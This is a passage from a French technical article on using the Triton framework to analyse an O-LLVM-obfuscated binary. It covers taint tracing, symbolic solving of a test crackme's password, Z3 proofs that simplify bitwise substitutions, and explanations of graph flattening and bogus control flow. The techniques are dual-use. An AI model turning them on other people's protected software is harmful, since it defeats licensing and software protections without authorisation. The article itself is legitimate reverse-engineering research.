[IN] print subchild.getChilds()[1].getValue()
[OUT] 8

# Node modification

[IN] node = bvadd(bv(1, 8), bvxor(bv(10, 8), bv(20, 8)))
[IN] print node
[OUT] (bvadd (_ bv1 8) (bvxor (_ bv10 8) (_ bv20 8)))
[IN] node.setChild(0, bv(123, 8))
[IN] print node
[OUT] (bvadd (_ bv123 8) (bvxor (_ bv10 8) (_ bv20 8)))
```




Figure 3

Il faut également noter que dans le cadre de Triton, la grammaire du **SMT2-Lib** pour l'AST a été légèrement modifiée. Les nœuds de type **REFERENCE** ont été rajoutés. Ceci nous permet de traiter les sous-graphes plus facilement et indépendamment des graphes parents en accord avec le SSA. Les nœuds de type **REFERENCE** sont des terminaisons, mais font référence à un sous-graphe. La figure 3 illustre ce procédé.

Étant donné qu'un nœud de type **REFERENCE** est une terminaison, l'API propose des fonctionnalités permettant de reconstruire le graphe complet d'une expression contenant des références. Pour cela, Triton parcourt l'expression initiale et remplace récursivement tous les nœuds de type **REFERENCE** par leurs graphes respectifs. Le listing 5 suivant illustre une reconstruction de graphe depuis l'API.

Listing 5 : Reconstruction d'un graphe contenant des nœuds de REFERENCE

```
[IN] zfid = getRegSymbolicID(IDREF.FLAG.ZF)
[IN] partialGraph = getSymExpr(zfid).ast
[IN] print partialGraph
[OUT] (ite (= #89 (_ bv0 32)) (_ bv1 1) (_ bv0 1))

[IN] fullGraph = getFullExpression(partialGraph)
[IN] print fullGraph
[OUT] (ite (= (bvsb ((_ extract 31 0) ((_ zero_extend 32) ((_ extract 31 0) ((_ zero_extend 3) ((_ zero_extend 32) (bvsb ((_ extract 31 0) ((_ zero_extend 32) ((_ sign_extend 24) ((_ ex _ bv1 32)))) (_ bv85 32)))))) ((_ extract 31 0) ((_ zero_extend 32) ((_ sign_extend 24) ((_ ex d 32) ((_ zero_extend 24) ((_ extract 7 0) (_ bv49 8)))))))) (_ bv0 32)) (_ bv1 1) (_ bv0 1))
```

## 2 O-LLVM

Dans ce chapitre, nous montrerons comment il est possible d'utiliser Triton pour pouvoir repérer et isoler les informations recherchées sans se préoccuper



de l'obfuscation. L'obfuscation utilisée comme base d'exemple est la solution gratuite d'Obfuscator-LLVM [6]. O-LLVM travaille sur l'IR LLVM et propose trois types de passe :

1. Une passe dite de Substitution qui remplace la forme normale d'une opération logique par une opération bit à bit [7].
2. Une passe dite de *Bogus Control Flow* qui rajoute des basic blocks avant les basic blocks d'origine et met en place des prédicats opaques pour pointer vers les basic blocks d'origine [8].
3. Une passe dite de *Control Flow Flattening* qui aplatit le graphe de flot de contrôle (CFG) [9, 10].

Pour illustrer au plus simple les fonctionnalités implémentées dans Triton à des fins d'aider un analyste lors d'un binaire obfusqué, nous avons compilé un simple binaire contenant toutes les options d'O-LLVM (`-mllvm -sub -mllvm -fla -mllvm -bcf`). Le binaire compilé attend un mot de passe valide et son CFG est illustré par la figure 4.




Figure 4

Notez que l'analyse des protections d'O-LLVM a déjà fait l'objet d'un article [19] par Francis Gabriel et Camille Mougey. Elle a été faite statiquement en utilisant le framework Miasm [20]. Nous proposons donc une autre approche basée sur l'analyse dynamique (les deux étant complémentaires).

## 2.1 Repérer le point d'entrée de ses données

Le reverse engineering est principalement axé sur de la recherche d'informations ainsi que la compréhension de comment sont traitées ces informations. L'obfuscation de code est justement là pour faire en sorte que ces deux principes soient les plus difficiles possible.

L'une des premières choses à faire est donc de repérer les données utilisateur. Ceci permet d'avoir un point d'entrée d'analyse sur ce qui est réellement intéressant. On sait

que les données provenant de l'utilisateur sont, au premier contact, traitées en clair depuis la mémoire. De ce fait, nous avons développé un outil Triton [11] permettant de lister tous les accès mémoire et ainsi déterminer la première instruction qui va récupérer les données utilisateur - ce qui nous donne un point d'entrée d'analyse.

Le listing 6 illustre la sortie de l'outil. L'entrée **A (0x41)** est envoyée à la target et comme on peut le constater, l'instruction **0x4008c1** est la première instruction à traiter cette entrée. On peut désormais commencer notre analyse à partir de cette adresse. Par expérience, cette méthode de recherche est utile dans les binaires effectuant du trafic réseau ou du parsing.

Listing 6 : Trace mémoire avec Triton

```
$ ./triton ./memory_tracer.py ./target A
[...]
[W:4] 0x4007e4: mov dword ptr [rbp-0xb8], eax
W:0x7fff659e4a28: 00 00 00 00 (0x0)

[R:4] 0x4008b9: movsxd rdi, dword ptr [rbp-0x44]
R:0x7fff659e4a9c: 00 00 00 00 (0x0)

[R:8] 0x4008bd: mov r8, qword ptr [rbp-0x40]
R:0x7fff659e4aa0: 8d 50 9e 65 ff 7f 00 00 (0x7fff659e508d)

[R:1] 0x4008c1: movsx r9d, byte ptr [r8+rdi*1]
R:0x7fff659e508d: 41 (0x41)

[R:4] 0x400915: movsxd rdi, dword ptr [rbp-0x44]
R:0x7fff659e4a9c: 00 00 00 00 (0x0)

[R:8] 0x400919: mov r8, qword ptr [0x602040]
R:0x000000602040: 54 16 40 00 00 00 00 00 (0x401654)

[R:1] 0x400921: movsx esi, byte ptr [r8+rdi*1]
R:0x000000401654: 31 (0x31)
[...]
```

## 2.2 Isoler et suivre ses données avec une analyse par teinte

Repérer la première instruction qui traite l'entrée utilisateur est une chose, mais isoler toutes les instructions qui ont un lien avec l'entrée utilisateur en est une autre. Pour pouvoir suivre les données utilisateur à travers l'exécution, Triton met à disposition un moteur de teinte.

Une analyse par teinte permet justement de marquer une donnée à un instant T, puis, basé sur la sémantique de chaque instruction, le marqueur est répandu à travers l'exécution dans les registres et la mémoire. Dans le cadre d'un binaire obfusqué, cette méthode apporte un gain de temps d'analyse précieux.

Une analyse par teinte est bien souvent utile lors d'une passe d'analyse statique. Cela permet de cibler visuellement les instructions ayant une interaction avec l'entrée utilisateur. Pour pouvoir travailler sur une trace de façon offline, nous avons donc développé un outil Triton [12] permettant de sauvegarder tout le contexte d'exécution d'une trace dans une base de données. La structure de la base de données est illustrée par le listing 7.



Listing 7 : Base de données sur le contexte d'exécution d'une trace

```
> sqlite3 ./trace.db
sql> .schema
CREATE TABLE instructions(
  addr INTEGER,
  assembly TEXT,
  exprs TEXT);
CREATE TABLE expressions(
  id INTEGER PRIMARY KEY,
  addr INTEGER,
  expr TEXT,
  tainted BOOL);
CREATE TABLE memoryAccess(
  addr INTEGER,
  accessType TEXT,
  accessSize INTEGER,
  accessAddr INTEGER,
  contentAsString TEXT,
  contentAsInteger INTEGER);
CREATE TABLE registersValue(
  addr INTEGER,
  id INTEGER,
  name TEXT,
  size INTEGER,
  content INTEGER);
sql>
```

Après avoir teinté le point d'entrée utilisateur (chapitre 2.1), une base de données est créée contenant toutes les informations concernant la trace, y compris les expressions pouvant être contrôlées par l'utilisateur (listing 8).

Listing 8 : Expressions contrôlables par l'utilisateur

```
sql> select count(DISTINCT addr) from expressions where tainted=1;
15
sql> select * from expressions where tainted=1;
1902|4196550|((_ zero_extend 32) (bvsb ((_ extract 31 0) #1900)
(_ bv735012004 32))))|1
1903|4196550|(ite (= (_ bv16 32) (bvand (_ bv16 32) (bvxor ((_ extract
31 0) #1902) (bvxor ((_ extract 31 0) #1900) (_ bv735012004 32)))))
(_ bv1 1) (_ bv0 1))|1
[...]
```

Le fait d'avoir une base de données contenant les informations du contexte d'exécution permet d'apporter une aide au reverse engineering. Un plugin IDA a été développé permettant de coupler les informations dynamiques de Triton avec celles statiques d'IDA, comme afficher la teinte, la valeur des registres à chaque instruction, la couverture de code, etc.

Comme on peut le constater avec la figure 5, une analyse par teinte permet de rapidement isoler les instructions qui nous intéressent. On constate également que malgré l'obfuscation le data flow n'est pas répandu à travers tous les basic blocks, ce qui nous permet de cibler l'analyse symbolique plus facilement.




Figure 5



## 2.3 Résolution symbolique

Après avoir isolé la portion de code ayant une interaction avec l'entrée utilisateur (listing 9), une exécution symbolique peut être appliquée sur cette portion de code en partant du point d'entrée utilisateur comme variable symbolique jusqu'à la contrainte souhaitée.

Listing 9 : Portion de code issue de l'analyse par teinte

```
.text:0000000004008C1    movsx    r9d, byte ptr [r8+rdi]
.text:0000000004008C6    sub     r9d, 2BCF64A4h
.text:0000000004008CD    sub     r9d, 1
.text:0000000004008D4    add     r9d, 2BCF64A4h
.text:0000000004008DB    mov     r10d, r9d
.text:0000000004008DE    xor     r10d, 0FFFFFFFh
.text:0000000004008E5    and     r10d, 0C764C206h
.text:0000000004008EC    mov     r11d, esi
.text:0000000004008EF    xor     r11d, 0C764C206h
.text:0000000004008F6    and     r9d, r11d
.text:0000000004008F9    xor     esi, 55h
.text:0000000004008FF    and     esi, 0C764C206h
.text:000000000400905    and     r11d, 55h
.text:00000000040090C    or      r10d, r9d
.text:00000000040090F    or      esi, r11d
.text:000000000400912    xor     r10d, esi
.text:000000000400915    movsxd  rdi, [rbp+index]
.text:000000000400919    mov     r8, serial
.text:000000000400921    movsx   esi, byte ptr [r8+rdi]
.text:000000000400926    cmp     r10d, esi
```

L'exécution symbolique nous permet de pouvoir résoudre une ou des contraintes (ici chaque caractère du mot de passe) sans devoir se préoccuper de comprendre la sémantique du programme - ce qui, dans un contexte d'obfuscation, est un gain de temps pour l'analyste.

Triton a justement été conçu pour pouvoir appliquer une analyse symbolique entre deux points. Pour cela, il faut dans un premier temps déclarer une variable symbolique en premier point (listing 10), puis créer une contrainte en deuxième point (listing 11) et enfin demander un modèle au solver satisfaisant la contrainte (listing 12).

Listing 10 : Création d'une variable symbolique sur le registre R9

```
if instruction.getAddress() == 0x4008C1:
    convertRegToSymVar(IDREF.REG.R9, 64)
```

Listing 11 : Création d'une contrainte sur le flag ZF

```
if instruction.getAddress() == 0x400926:
    zfId = getRegSymbolicID(IDREF.FLAG.ZF)
    zfExpr = getFullExpression(getSymExpr(zfId).getAst())
    # zf == 1
    constraint = smt2lib.smtAssert(
        smt2lib.equal(
            zfExpr,
            smt2lib.bvtrue()
        )
    )
```

Listing 12 : Récupération d'un modèle

```
model = getModel(constraint)['SymVar_0']
print ctypes.c_int32(model)
```

Le modèle obtenu correspond au premier caractère du mot de passe attendu. En répétant cette opération pour chacun des caractères ou de façon automatique en utilisant le moteur de rejou [13], le mot de passe

attendu est découvert en très peu de temps (moins d'une seconde). Cette opération peut également être appliquée sur des fonctions de hachage simples [14].

## 2.4 Analyse de la passe de Substitution

Bien souvent, sur du code obfusqué, résoudre des contraintes symboliques pour prendre des branches spécifiques, récupérer des clefs ou même générer des collisions n'est pas forcément le but recherché dans tous les cas. Dans certaines situations, il serait intéressant de récupérer les algorithmes d'origine et donc simplifier les expressions obfusquées.

Il existe plusieurs méthodes permettant de masquer une opération logique. La plus répandue est l'opération bit à bit (*bitwise operation* [15], voir également le listing 13), mais il existe aussi des opérations plus complexes comme les MBA (*Mixed Boolean-Arithmetic*) [16].

Dans le cadre d'O-LLVM, les opérations logiques sont transformées en opération bit à bit. Pour pouvoir simplifier les expressions, il faut dans un premier temps isoler les patterns atomiques représentant une opération bit à bit. Une fois le pattern isolé, le but est d'avoir une transformation qui prend en entrée l'arbre du pattern et qui renvoie un nouvel arbre simplifié. Pour chacune des transformations, il est nécessaire de prouver que le résultat de l'arbre de sortie est égal au résultat de l'arbre d'entrée pour tout x dans Z.

Listing 13 : Opérations bit à bit possibles pour un xor [17]

```
a ⊕ b = (a ∧ ¬b) ∨ (¬a ∧ b)
a ⊕ b = ((a ∧ ¬b) ∨ ¬a) ∧ ((a ∧ ¬b) ∨ b)
a ⊕ b = ((a ∨ ¬a) ∧ (¬b ∨ ¬a)) ∧ ((a ∨ b) ∧ (¬b ∨ b))
a ⊕ b = (¬a ∨ ¬b) ∧ (a ∨ b)
a ⊕ b = ¬(a ∧ b) ∧ (a ∨ b)
```

En reprenant le code du listing 9 et ayant extrait l'expression symbolique avec Triton, nous obtenons l'expression obfusquée suivante :

Listing 14 : Formule extraite du listing 9

```
e = (((((((SymVar_0 - 735012004) - 1) + 735012004)
⊕ 18446744073709551615) ∧ 18446744072759853574) ∨
((((SymVar_0 - 735012004) - 1) + 735012004) ∧ (4294967295
⊕ 18446744072759853574))) ⊕ (((4294967295 ⊕ 85) ∧
18446744072759853574) ∨ ((4294967295 ⊕ 18446744072759853574) ∧
85)))
```

Dans cette expression, plusieurs patterns peuvent être isolés. Le pattern le plus facile à isoler est  $(a - b) - 1 + b$  et peut être transformé par l'opération  $(a - 1)$  (*preuve 1*).

Preuve 1 :  $(a - b) - 1 + b = (a - 1)$

```
>>> a,b,c = BitVecs('a b c', 64)
>>> e1 = (c == ((a-b)-1)+b)
>>> e2 = (c == (a-1))
>>> prove(e1 == e2)
proved
```



Figure 6

Ce qui, une fois remplacé, donne l'expression illustrée par la figure 6. Pour une meilleure visibilité, l'expression est découpée en deux parties. On sait également que les expressions de type  $a \oplus \text{UINT64\_MAX}$  peuvent être transformées par  $\neg a$  (preuve 2).

Preuve 2 :  $(a \oplus \text{UINT64\_MAX}) = \neg a$

```
>>> a,b = BitVecs('a b', 64)
>>> e1 = (b == a^0xffffffffffffffff)
>>> e2 = (b == ~a)
>>> prove(e1 == e2)
proved
```

Une fois cette transformation effectuée, nous pouvons constater que dans chacune de ces deux parties, le pattern suivant :  $(\neg a \wedge b) \vee (a \wedge \neg b)$  revient deux fois. Soit l'expression complète suivante :  $(\neg a \wedge b) \vee (a \wedge \neg b) \oplus (\neg c \wedge b) \vee (c \wedge \neg b)$ .

Le pattern de chaque partie est une opération bit à bit du  $\oplus$  (cf. première opération du listing 13). Chaque partie peut donc être transformée par  $a \oplus b$  (preuve 3).

Preuve 3 :  $(\neg a \wedge b) \vee (a \wedge \neg b) = (a \oplus b)$

```
>>> a,b,c = BitVecs('a b c', 64)
>>> e1 = (c == ((~a & b) | (a & ~b)))
>>> e2 = (c == (a ^ b))
>>> prove(e1 == e2)
proved
```

Une fois cette transformation appliquée, nous obtenons l'expression suivante :  $(a \oplus b) \oplus (c \oplus b)$ , qui peut se traduire par  $a \oplus c$  (preuve 4).

Preuve 4 :  $(a \oplus b) \oplus (c \oplus b) = (a \oplus c)$

```
>>> a,b,c,d = BitVecs('a b c d', 64)
>>> e1 = (d == ((a ^ b) ^ (c ^ b)))
>>> e2 = (d == a ^ c)
>>> prove(e1 == e2)
proved
```

Ce genre de transformation est bien connu des SMT solvers et peut donc être simplifié facilement sans avoir besoin d'effectuer du pattern matching (simplification 1).

Simplification 1 :  $(a \oplus b) \oplus (c \oplus b) \rightarrow (a \oplus c)$

```
>>> a,b,c,d = BitVecs('a b c d', 64)
>>> e1 = (d == ((a ^ b) ^ (c ^ b)))
>>> simplify(e1)
d == a ^ c
```

On peut donc conclure que l'expression obfusquée du listing 9 peut être simplifiée par l'expression  $((\text{SymVar0} - 1) \oplus 85)$ .

Dans le cadre d'O-LLVM, la forme normale des opérations bit à bit sont connues [18] et peuvent donc être facilement isolées, puis simplifiées via du pattern matching depuis un AST.

Le scénario le plus compliqué est celui où la forme normale de l'opération bit à bit n'est pas connue. C'est justement les recherches d'Adrien Guinet qui travaille sur le calcul symbolique bit à bit d'opérations arithmético-bouliennes. En les simplifiant dans un espace particulier, il est possible d'identifier assez facilement des opérations arithmétiques, grâce à certaines heuristiques, il est possible de retrouver des versions potentiellement plus « compréhensibles » que la version originale.

## 2.5 Analyse de la passe de Graph Flattening

L'aplatissement de graphe (*graph flattening*) est une protection contre l'analyse statique couramment rencontrée. Elle consiste à « étaler » les basic blocks pour que leurs relations ne soient plus visibles. Pour mieux comprendre son fonctionnement, prenons le code du listing 15. Son CFG est illustré par la figure 7, ci-contre.

Listing 15 : Exemple de code

```
int foo(int n)
{
    int val;
    /* Basic block 0 */
    if (n == 1)
    /*******/

    /* basic block 1 */
    val = 10;
    /*******/

    /* basic block 2 */
    if (n == 2)
    /*******/

    /* basic block 3 */
    val = 20;
    /*******/

    /* basic block 4 */
    val = 30;
    /*******/
    /* basic block 5 */
    return val;
    /*******/
}
```

L'aplatissement de graphe va modifier le CFG de telle manière que les relations entre les différents basic blocks, ne soient plus explicites. Pour cela, le graphe va être transformé en ce qui s'apparente à une machine d'état. Le code du graphe transformé pourrait ressembler au listing 16 et dont le graphe est illustré par la figure 8 :

Listing 16 : Exemple de graph flattening du Listing 15

```
#define END_STATE 100
int foo(int n) {
    int next_state, current_state;
    int return_value;
```




Figure 7

```
current_state = 0;
while(current_state != END_STATE) {
    switch(current_state){
        case 0: //basic block 0
            if (n == 1)
                next_state = 1;
            else
                next_state = 2;
            break;

        case 1: //basic block 1
            return_value = 10;
            next_state = END_STATE;
            break;

        case 2: //basic block 2
            if (n == 2)
                next_state = 3;
            else
                next_state = 4;
            break;

        case 3: //basic block 3
            return_value = 20;
            next_state = 5;
            break;

        case 4: //basic block 4
            return_value = 30;
            next_state = 5;
            break;

        case 5: //basic block 5
            return return_value;
            next_state = END_STATE;
            break;
    }
    current_state = next_state;
}
```




Figure 8

Généralement, le CFG ressemble à un grand switch dont les valeurs possibles sont les états et dont le contenu représente les basic blocks d'origines.

Dans le cas du graph flattening d'O-LLVM, la transition entre les états n'est pas aussi simple que l'exemple du listing 16, mais le principe reste le même. On le voit à travers son graphe (figure 8) qui a une même structure que le graphe de la figure 9, l'utilisation du




Figure 9

moteur d'exécution symbolique et de teinte de Triton peut nous permettre de retrouver les relations entre les basic blocks de la manière suivante :

- Au début du programme, nous teintons ses entrées. Cela peut être des arguments, un fichier, un appel système, etc.
- Ensuite, nous continuons l'exécution du programme jusqu'à être dans un basic block du graphe d'origine - notez que nous partons du principe que nous avons identifié les basic block du programme d'origine (ou du moins une partie) et que nous recherchons uniquement leurs relations.
- Dans un basic block identifié, si une instruction fait appel à un contenu teinté (adresse mémoire ou registre) alors nous le convertissons en variable symbolique. Cela permet de ne pas faire d'exécution symbolique sur l'ensemble du programme, mais uniquement sur les parties intéressantes. De cette manière, la taille de l'expression symbolique est réduite et est plus simple à analyser.
- À la fin du basic block, nous demandons tous les états possibles en fonction des variables symboliques. Comme à un état correspond à un basic block, nous avons donc les relations recherchées. Les conditions étant les valeurs des variables symboliques, pour retrouver la correspondance entre un état et un basic block, on peut utiliser le moteur de snapshot de Triton. Ce qui nous permet d'injecter au début du programme l'état en question et nous regardons sur quel basic block nous arrivons.

## 2.6 Analyse de la passe de Bogus Control Flow

Le *Bogus Control Flow* est aussi une protection contre l'analyse de code statique. Elle consiste à ajouter des basic blocks qui ne seront jamais atteints au cours

de l'exécution du programme. Mélangé avec les basic blocks du graphe original, il est difficile de distinguer ceux qui peuvent être exécutés de ceux qui ne le seront pas. Concrètement, O-LLVM insert un prédicat opaque qui sera utilisé pour faire un saut conditionnel. Comme ce prédicat a une valeur constante (vraie ou fausse) et indépendante des entrées du programme, l'adresse de l'instruction après l'exécution du saut sera toujours constante.

Ce prédicat est construit à l'aide de deux variables, X et Y. Comme dans le binaire il y a du graph flattening,

